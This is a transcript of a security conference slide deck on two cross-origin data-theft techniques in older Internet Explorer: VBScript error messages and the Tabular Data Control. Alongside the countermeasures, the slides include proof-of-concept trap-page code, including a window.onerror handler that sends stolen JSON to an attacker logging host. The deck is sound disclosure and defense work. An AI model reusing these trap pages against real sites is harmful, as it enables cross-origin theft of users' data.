Share
Embed
Transcript
18 slides
-
! Yosuke HASEGAWA @hasegawayosuke ! Engineer of
NetAgent Co.,Ltd. ! Secure Sky Technology Inc. technical adviser ! http://utf-‐‑‒8.jp/ author of jjencode, aaencode, ... ! OWASP Kansai Chapter Leader ! OWASP Japan Chapter Advisory Board member -
! Cross-‐‑‒Origin information disclosure ! Not XSS, but bypass
SOP ! Introduce 2 ways for modern IE ! VBScript Error msg ! Tabular Data Control -
! VBScript Error Msg ! Target: IE9-‐‑‒10 (IE6-‐‑‒8 is
safe, wow!) ! Reading JSON Array as VBScript on trap page created by attacker ! VBScript raises exception with error message including JSON content ! JavaScript can access to JSON content via error message -
! Reading JSON as VBScript src ! fail →
raises exception // Trap page by attacker <script src="http://example.jp/target.json" language="vbscript"> </script> HTTP/1.1 200 OK Content-‐Type: application/json; charset=utf-‐8 [ "secret", "data", "is", "here" ] -

! catch error msg with error handler GET http://attacker.utf-‐8.jp/log?Type%20mismatch:%20'
%20"secret",%20"message",%20"is",%20"here"%20' HTTP/1.1 Referer: http://attacker.utf-‐8.jp/ User-‐Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0) <script> window.onerror = function( e ){ document.getElementById( "img" ).setAttribute( "src", "http://attacker.utf-‐8.jp/log?" + e ); } </script> <script src="http://example.jp/target.json" language="vbscript"></script> -
! Countermeasure ! add "X-‐‑‒Content-‐‑‒Type-‐‑‒Options:nosniff" HTTP/1.1 200 OK
Content-‐Type: application/json; charset=utf-‐8 X-‐Content-‐Type-‐Options: nosniff [ "secret", "data", "is", "here" ] -
! supplementary ! Dec 2012: reported to MS by
me and @masa141421356 ! May 2013: Fixed with MS13-‐‑‒037 only for IE6-‐‑‒8. IE9-‐‑‒10 was not. ! "Add X-‐‑‒C-‐‑‒T-‐‑‒O header for IE9-‐‑‒11 to prevent from this attack, this is BEHAVIOR BY DESIGIN" they said. -

! Tabular Data Control -‐‑‒ TDC ! ActiveX Control
for binding text file into HTML as data table http://msdn.microsoft.com/en-‐us/library/ms531356.aspx ! Enabled by default on IE6-‐‑‒IE11, with older doc-‐‑‒mode <meta http-‐equiv="x-‐ua-‐compatible" content="IE=10"> ! Spotlighted by Cure53 X-‐‑‒Mas Challenge https://cure53.de/xmas2013/ https://cure53.de/xmas2013/writeup The winner is @kinugawamasato -

// Trap page by attacker on attacker.utf-‐8.jp function show(){
var s = document.getElementById("tdc") .recordset.getString(); alert( s ); } ... <meta http-‐equiv="x-‐ua-‐compatible" content="IE=10" > <object id="tdc" ondatasetcomplete="show()" classid="clsid:333C7BC4-‐460F-‐11D0-‐BC04-‐0080C7055A83"> <param name="DataURL" value="http://example.jp/target.txt"> </object> //target page included secret data on example.jp/target.txt Content-‐Type: application/octet-‐stream Content-‐Disposition: attachment; filename=bindata X-‐Content-‐Type-‐Options: nosniff @!allow_domains=attacker.utf-‐8.jp secret,data,is,here -

! Attacker has to insert "@! allow_domains=..." into the top
of target text ! Once inserted, no way to prevent from theft ! Unhelpful: X-‐Content-‐Type-‐Options: nosniff Content-‐Disposition: attachment -

! Countermeasure ! Restrict access to XHR request with
custom X header and / or... var xhr = new XMLHttpRequest(); xhr.open( "GET", "http://example.jp/target.txt", true ); xhr.setRequestHeader("X-‐Requested-‐With", "XMLHttpRequest"); xhr.send( null ); GET /target.json HTTP/1.1 Host: example.jp User-‐Agent: Mozilla/5.0… Accept: */* X-‐Requested-‐With: XMLHttpRequest -
! Countermeasure (cont.) ! Don't allow to place text
by attacker into top of the content //target page included secret data on example.jp/target.txt Content-‐Type: application/octet-‐stream Content-‐Disposition: attachment; filename=bindata X-‐Content-‐Type-‐Options: nosniff @!allow_domains=attacker.utf-‐8.jp secret,data,is,here -
! Conclusion ! IE has funny behavior even now
! Add X-‐‑‒Content-‐‑‒Type-‐‑‒Options for all resources ! Restrict access to XHR with custom X-‐‑‒ header